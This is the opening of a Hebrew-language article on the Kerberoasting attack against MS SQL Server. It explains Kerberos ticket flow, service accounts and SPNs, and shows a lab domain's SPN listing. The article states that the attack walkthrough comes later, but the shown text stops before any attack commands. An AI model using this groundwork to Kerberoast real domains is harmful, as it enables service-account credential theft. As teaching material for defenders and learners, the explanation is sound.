Kerberoasting Attack on SQL Server

מאת משה אלון

הקדמה

"קרברוס (באנגלית: Kerberos) הוא פרוטוקול אימות ושיתוף מפתח הצפנה, המאפשר ליישומי תקשורת מבוססי שרת/לקוח לאמת זהויות באופן בטוח וכן לנהל תקשורת בטוחה באמצעות מפתחות הצפנה סודיים מעל גבי רשת פתוחה. הפרוטוקול הוא חלק מחבילת תוכנה חופשית שפותחה על ידי MIT המשתמשת בפרימטיבים קריפטוגרפיים שונים ומיישמת בין היתר את הפרוטוקול בעיקר כמודל שרת-לקוח.

החל מחלונות 2000 ומעלה, אימצה חברת Microsoft את פרוטוקול קרברוס גרסה 5 כברירת המחדל לביצוע תהליכי אימות זהויות של Active Directory בכל גרסאות מערכות ההפעלה מבית החברה. Microsoft אינה משתמשת במימוש של MIT אלא תחת זאת בגרסה שונה במעט שהם פיתחו שנקראת SSPI." (ויקיפדיה)

בעידן של ימנו אנו חיים במעגל אינסופי של חולשות חדשות אשר מתגלות במוצרים בשוק, חלקן ידועות וחלקן לא. במאמר הבא אנסה להציג פריצת אבטחה שהתגלתה לפני כמה שנים במימוש של Microsoft לפרוטוקול קרברוס וזכתה לכינוי "Kerberoast" (פריצה ועריכה של Kerberos Tickets).

כמו כל חולשה, יש דרכים להתגונן בפניה, ולמרות זאת גם היום היא חיה וקיימת בארגונים שונים רבים ברחבי העולם, (במיוחד בארגונים קטנים בהם יש פחות סדר ומידור).

קראתי על חולשה זו לראשונה ב-GitHub, ב-Repo שנכתב על ידי אדם בשם Tim Medin אשר מסביר בקצרה מאד על התהליך שיש לבצע, ובהרצאה בה הוא מיישם את התקיפה (הקישור נמצא בסוף המאמר) ומציג באופן מלא את הביצוע והסבר על ה"הסודות" שעומדים מאחוריה.

במאמר אנסה לפרט יותר ולהציג את המימוש ש-Tim ביצע , תוך הדגשה והסבר על ה-Kerberos MS ועל ביצוע שלם מבניית המערכת עד להשגת שליטה מלאה על שרת SQL. אשתדל לפרט כמה שיותר, כך שכל אחד בסביבת המעבדה שלו יוכל לנסות ולבצע.

ניצול מוצלח של הפרצה מאפשרת לאדם בעל הרשאה מינימלית ביותר בסביבת Microsoft Domain לקבל שליטה מלאה על שרת SQL שקיים באותו ארגון, **או** על כל Service רשתי כזה או אחר שנמצא בסביבת ה-Domain שמשתמש ב-Kerberos לאימות. התקפה להשגת הרשאה לשירות **מסוים** ב-Domain נקראת Silver Ticket Attack, קיימות סוגי מתקפות רבות על Kerberos כגון (Skeleton Key, Diamond Pac Attack, Golden ticket ועוד...) אך לא נעסוק בהן במאמר הזה.

החלקים במאמר יחולקו לשלבים הבאים:

- הסבר על MS Kerberos ומה שמקיף אותו
- זיהוי Services פוטנציאליים לחקירה ותקיפה
- הבנה מהו היתרון עבורנו בשרתי MS SQL כמטרה
- הקמת סביבת מעבדה בקצרה על רגל אחת
- ביצוע התקפיה והשגת ה-Privilage המתאים לשרת ה-SQL

Kerberos - כלב עם שלוש ראשים

נכתב על Kerbeors v5 מאמר על ידי אפיק קסטיאל (cp77fk4r) בגיליון 2 (כן, זה היה מזמן ☺), אסביר על תהליך האימות באופן דיי מקוצר ואשתדל לשים דגש איפה שיש צורך להסביר איך הדברים ממומשים ב-MS, ונרחיב מעט בתהליך ה-Authorization שהוא חשוב מאד.

Kerberos (קרוי על שם כלב בעל שלושה ראשים מהמיתולוגיה היוונית), הוא פרוטוקול אימות ושיתוף מפתח הצפנה, המאפשר ליישומי תקשורת מבוססי שרת/לקוח לאמת זהויות באופן בטוח וכן לנהל תקשורת בטוחה באמצעות מפתחות הצפנה סודיים מעל גבי רשת פתוחה. משנת Microsoft 2000 אימצה את הפרוטוקול הזה עם מעט שינויים, להיות הפרוטוקול המרכזי שלה לאימות בסביבת ה-Domain.


נפרט על כמה מושגים ונסביר בקצרה את תהליך בקשת השירות. (נ.ב בכל פעם שאזכיר KDC/DC הכוונה לאותו שרת.)

KDC (Key distribution center) - הוא שרת אימות המייצר תעודות אימות איתם ה-Clients יכולים לזהות עצמם ולקבל את השירות המבוקש. למרות ההתייחסות אליו כאל ישות אחת הוא למעשה מורכב משלושה חלקים: מסד נתונים, במימוש של חברת Microsoft זהו ה-Active Directory שמכיל בתוכו גם את ה-SPN's (נסביר על כך בהמשך), שרת אימות (**AS**) ושרת הנפקת ticket **(TGS)** (ticket: "חבילת מידע" הכוללת נתונים המאפשרים לשרת לאמת את זהות הלקוח ולאפשר לו גישה ל-Service), בד"כ הפרוטוקול מיושם במחשב אחד המכיל את כל השירותים האלו, בסביבת Microsoft Domain. לשרת זה קוראים Domain Controller, או בקיצור - שרת DC.

ה-KDC הוא בעצם Service שרץ על שרתי ה-Domain controller בארגון.

- **AS** (Authentication Server) - שרת ייעודי שתפקידו לאמת את זהות ה-clients ולקשר בינם לבין שרת הנפקת tickets (TGS).
- **TGS** (Ticket Granting Server) - שרת הנפקת Tickets ללקוחות שברצונם לקבל גישה/שירות ל-Service ב-Domain.


שני שירותים אלו ממומשים ב-Service הנ"ל שרץ על DC:



Ticket - TGT (Ticket Granting Ticket) שאותו הלקוח מקבל משרת ה-AS, מכיל פרטים אודות נלקוח, ובהמשך הוא מועבר לשרת ה-TGS.

אז איך עובד התהליך?

נשתמש בתרשים הבא כדי להבין מהם הגורמים אליהם המשתמש (client) צריך לפנות בכדי לקבל הרשאה:




[מקור: http://www.markwilson.co.uk/blog/2005/06/kerberos-authentication-explained.htm]

סדר פעולות ושליחת הנתונים מסודר על פי סדר החצים.

KRB_AS_REQ


הלקוח שולח מסר, (Timestamp) לשרת ה-AS, המסר עצמו מוצפן עם ה-NTLM Hash[1] של סיסמאת המשתמש שמעוניין לקבל TGT, את ה-Hash הזה רק ה-DC והלקוח יודעים, זהו בעצם הדבר היחידי המשותף למשתמש ול-DC שאיתו הם יכולים לבצע אימות הדדי:



בתמונה מעלה אנחנו רואים דוגמא לאיך KRB_AS_REQ נראה ב- Wireshark, אנחנו רואים את המחרוזת המוצפנת, את היעד שאליו הClient פונה, ואת שיטות ההצפנה שבהם ה-Client תומך. שרת ה-DC יקבל את המסר הזה, יבצע Decrypt למידע המוצפן עם ה-NTLM Hash של אותו המשתמש שטוען להתאמתות, במידה והוא אכן מצליח לפענח את המסר, זאת אומרת שהוא אכן אותו המשתמש והוא ינפיק לו **TGT**.


בד"כ תהליך זה נעשה עוד בשלב מוקדם לאחר ה-Boot עוד כשהמשתמש מקיש שם משתמש וסיסמה להתחברות ל-Domain.


[1] NTLM HASH הינה טכניקת גיבוב שמייקרוסופט מיישמת עשרות שנים במערכות שלה, בעבר וגם בהווה NTLM הוא גם דרך ל-Authentication ב-MS



בתמונה מעלה אנו רואים את ה-Ticket שקיבלנו מה-DC, ה-DC הצליח לעשות Decrypt למסר שלנו וזיהה אותנו כמשתמש מאומת, ולכן הנפיק לנו TGT, בתוך ה-TGT יש מידע שמיועד לנו ומוצפן (ה-Enc part התחתון) כגון: חותמת זמן (לכמה זמן ה-Ticket יהיה רלוונטי), ומפתח שיחה ל-Session הבא מול ה-TGS, מעכשיו, בכל "תחנה" שנעבור, ישלח לנו בתוך המידע המוצפן Session Key ליצירת קשר עם התחנה הבאה, עם ה-SK הזה השרת הבא ידע שאנחנו מאומתים גם ללא ה-NTLM Hash Password, מכיוון שה-SK היה מוצפן במחזרות שה-KDC שלח ורק ה-Client יכול לפענח אותה.

ובנוסף, יש חלק (ה-Ect part העליון) אשר מכיל מידע המוצפן על ידי ה-KDC והוא מכיל פרטים אודות המשתמש אך אינו מיועד עבורו, בפניה הבאה שלנו לשרת ה-KDC הוא ישתמש במידע הזה, עד עכשיו היה לנו תהליך אימות נטו שמכונה כ-"Pre-Authentication" (ללא שום אזכור למטרה שבשבילה יש את כל התהליך הזה). ואת זה נראה בחלק הבא.






ב-Ticket זה, אנחנו פונים לשרת ה-TGS בבקשה לקבל הרשאה ל-Service מסוים, ה-Ticket עצמו מעין כמחולק לשניים, **החצי הראשון** (ap-req) הוא תעודת ה-TGT שקיבלנו משרת ה-AS, ואנחנו שולחים אותה ל-TGS, נזכיר שאת המידע הזה רק ה-TGS יכול לפענח, ובתוכו קיים מידע על המשתמש שמבקש שירות.

בנוסף נשלח מידע שמוצפן באמצעות ה-Session key שמכיל חותם זמן ומי אנחנו. כפי שאמרנו זוהי הדרך לוודא שה-Client המבקש את ה-Ticket הוא אותו ה-Client ששלח את הבקשה הקודמת. את ה-Session Key הזה מקבל גם ה-TGS בתוך ה-TGT המוצפן אותו רק הוא יכול לפענח.

החצי השני (req-body) הוא הבקשה לשרת ה-TGS, המידע הזה הוא בעצם מזהה של נותן השירות אליו אנחנו רוצים לפנות (**Service principal**, נרחיב בקרוב), כמו כן שיטות ההצפנה בהם ה-Client תומך, ומזהה שלנו מוצפן באותו Session key שקיבלנו מה-AS.

KRB_TGS_REP



ב-Ticket הבא אנו רואים את התשובה שקיבלנו משרת ה-TGS, היא גם מחולקת לשתיים:

- Ticket אחד שמיועד עבורנו ומוצפן ב-Session key שמשותף לנו ו-TGS (מאוכסן בו חותמת זמן ל-Ticket הנוכחי + Session Key לשיחה העתידית שלנו מול ה-Server שממנו נרצה לקבל שירות).
- Ticket השני מיועד ל-**Server**, והוא מוצפן על ידי ה-NTLM Hash Password של ה-Service Account שהוא רץ עליו (נפרט בהמשך מהו Service Account), בתוכו נמצאים כל הפרטים על מבקש השירות (מבנה נתונים בשם **Privilege Attribute Certificate** או בקיצור **"PAC"**), Session key ועוד.

מה שנותר לנו לעשות הוא לפנות לשרת שאנו רוצים, עם ה-Ticket המוצפן שקיבלנו מה-TGS וה-SK, השרת יקבל את ה-Ticket, יבדוק את ה-PAC שנמצא בתוכו (אותו הנפיק ה-TGS), ואז יחליט האם לתת לנו הרשאה למשאב המסוים או לא ע"פ הנתונים שיש ברשותו.

בגדול זהו התהליך עצמו בקצרה (יש עוד שלבים אופציונליים לצורך אימות הדדי ברמה יותר גבוהה אבל לא נרחיב עליהם כרגע).

איך Service-ים עובדים בדומיין?

נתחיל מהקדמה שתעזור לנו להבין מספר תהליכים שקורים ב-Domain:

כל שירות בסביבת ה-Domain שלנו צריך משתמש לרוץ בהרשאותיו, אותו אובייקט נקרא **Service Account**, כל שירות רץ בתוך / מריץ תהליכ/ים במערכת ההפעלה, כל Process צריך רמת הרשאות מסוימת בין אם גבוהה או לא, רמה זו נקבעת על ידי אותו המשתמש שתחת הרשאותיו הוא רץ.

Machine Account / Computer Account - כשאנחנו מוסיפים מחשב ל-Domain, אובייקט זה נוצר באופן אוטומטי על ידי ה-AD, ומייצג באופן פיזי את אותה מכונה שהתווספה. לאובייקט זה מוגדרת סיסמה אקראית ומונפקת ע"י ה-AD, כמו כן היא מתחלפת אוטומטית כל 30 יום ב-Default.

User Account - לכל אדם בארגון יוצרים משתמש כזה שבו מגדירים נתונים כגון שם משתמש, סיסמא, את הקבוצות שהוא יהיה חבר בהן, וכו'. הסיסמה אשר מוגדרת עבורו נוצרת ע"י ה-Admin או על-ידיו בעצמו, היא סיסמה די פשוטה יחסית ל-Computer Account אותו משתמש אמור להתחבר ל-Domain עם הסיסמה הזו.


גם ל-Services אפשר ליצור User Account שתחת הרשאותיו הם ירוצו. בשונה מהאפשרות הראשונה, אפשר למפות לכל User Account שירות משלו אשר עליו הוא ירוץ, ובכך לנהל הרבה Services שונים על שרת אחד. יש בכך יתרונות: ברגע ש-Services מפעילים תהליכים, גם הם רצים תחת ה-User Account השונים, וכך מתבצע מידור הרשאתי לכל שירות. ברגע שניתנת הרשאה ל-Service מסוים, היא לא תכול גם על Service אחר באותו מכונה כי הוא רץ בהרשאותיו של משתמש אחר. בנוסף, משתמשים יכולים להינעל במצבים מסוימים (כגון: פג תוקף הסיסמא) - דבר שיכול לגרום להשבתה של כל השירותים שרצים תחת הרשאותיו. במידה ונפריד את השירותים השונים על אותו מחשב, גם אם יקרה מצב שבו Service הפסיק לעבוד או שפג תוקף סיסמאתו, כל ה-Services האחרים עדיין יספקו את שירותיהם.

אז איך זה קשור ל-MS Kerberos? אני שמח ששאלתם! כאשר אנחנו רוצים לפנות לשרות מסוים, ה-DC צריך לקחת את ה-NTLM Hash Password ולהצפין את ה-**PAC** של ה-Client באמצעותו (שלב מס 4 ב-TGS RES). אז איזו סיסמה ה-DC יבחר?, פה נכנס ה-Service Account לתמונה, ו-Microsoft בחרו לממש את הפרוטוקול כך שה-PAC יוצפן עם ה-NTLM Hash Password של ה-Service Account.

SPN with Ms-Kerberos

כש-Client מבקש הרשאה לשירות מסוים, אין לו מושג מיהו אותו ה-Service Account עליו רץ השירות, ולכן חלק מהתפקיד של DC הוא להחזיק "טבלה" שממפה בין Service Accounts ל- Services שרצים על גביו, זה מתבצע ע"י String שמיוחד שבנוי משלושה חלקים שנקרא SPN שהוא פשוט "מצביע" על אותו שירות ספציפי (כמו Mac Table ב-Switch שממפה בין Mac Address ל-Port).

אך בפועל SPN הוא Attribute שקיים ל-User/Computer:



Attribute	Value
rid	<not set>
roomNumber	<not set>
sAMAccountName	sqlmanage
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
scriptPath	<not set>
secretary	<not set>
securityIdentifier	<not set>
seeAlso	<not set>
serialNumber	<not set>
servicePrincipalName	MSSQLSvc/SQLSERVER2017.Moshe.com:
shadowExpire	<not set>
shadowFlag	<not set>
shadowInactive	<not set>
shadowLastChange	<not set>

כש-Client שולח ל-DC את הבקשה, ה-DC מזהה את השירות שנדרש על ידי אותו SPN, ובודק על איזה משתמש הוא רץ, וככה הוא יכול לזהות עם איזה NTLM Hash Account יש להצפין את ה-TGT שנשלח ב-TGS RES.

הינה דוגמא קטנה לאיך הטבלה נראית בסביבת דומיין קטנה (כמובן שבארגון בינוני או גדול יש עשרות רבות אם לא מאות של מיפויים כאלו):

```
CN=krbtgt,CN=Users,DC=Moshe,DC=com
        kadmin/changepw
CN=WIN-T6R2EN8J9BS,CN=Computers,DC=Moshe,DC=com
        RestrictedKrbHost/WIN-T6R2EN8J9BS
        HOST/WIN-T6R2EN8J9BS
        RestrictedKrbHost/WIN-T6R2EN8J9BS.Moshe.com
        HOST/WIN-T6R2EN8J9BS.Moshe.com
CN=Moshe Hion,CN=Users,DC=Moshe,DC=com
        MSSQLSvc/SQLServer.Moshe.com:1433
        MSSQLSvc/SQLServer.Moshe.com
CN=SQLSERVER,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLServer.Moshe.com
        WSMAN/SQLServer
        WSMAN/SQLServer.Moshe.com
        RestrictedKrbHost/SQLSERVER
        HOST/SQLSERVER
        RestrictedKrbHost/SQLServer.Moshe.com
        HOST/SQLServer.Moshe.com
CN=ATTACKER,CN=Computers,DC=Moshe,DC=com
        TERMSRV/ATTACKER
        TERMSRV/Attacker.Moshe.com
        RestrictedKrbHost/Attacker.Moshe.com
        HOST/Attacker.Moshe.com
        RestrictedKrbHost/ATTACKER
        HOST/ATTACKER
CN=sqlmanage,CN=Users,DC=Moshe,DC=com
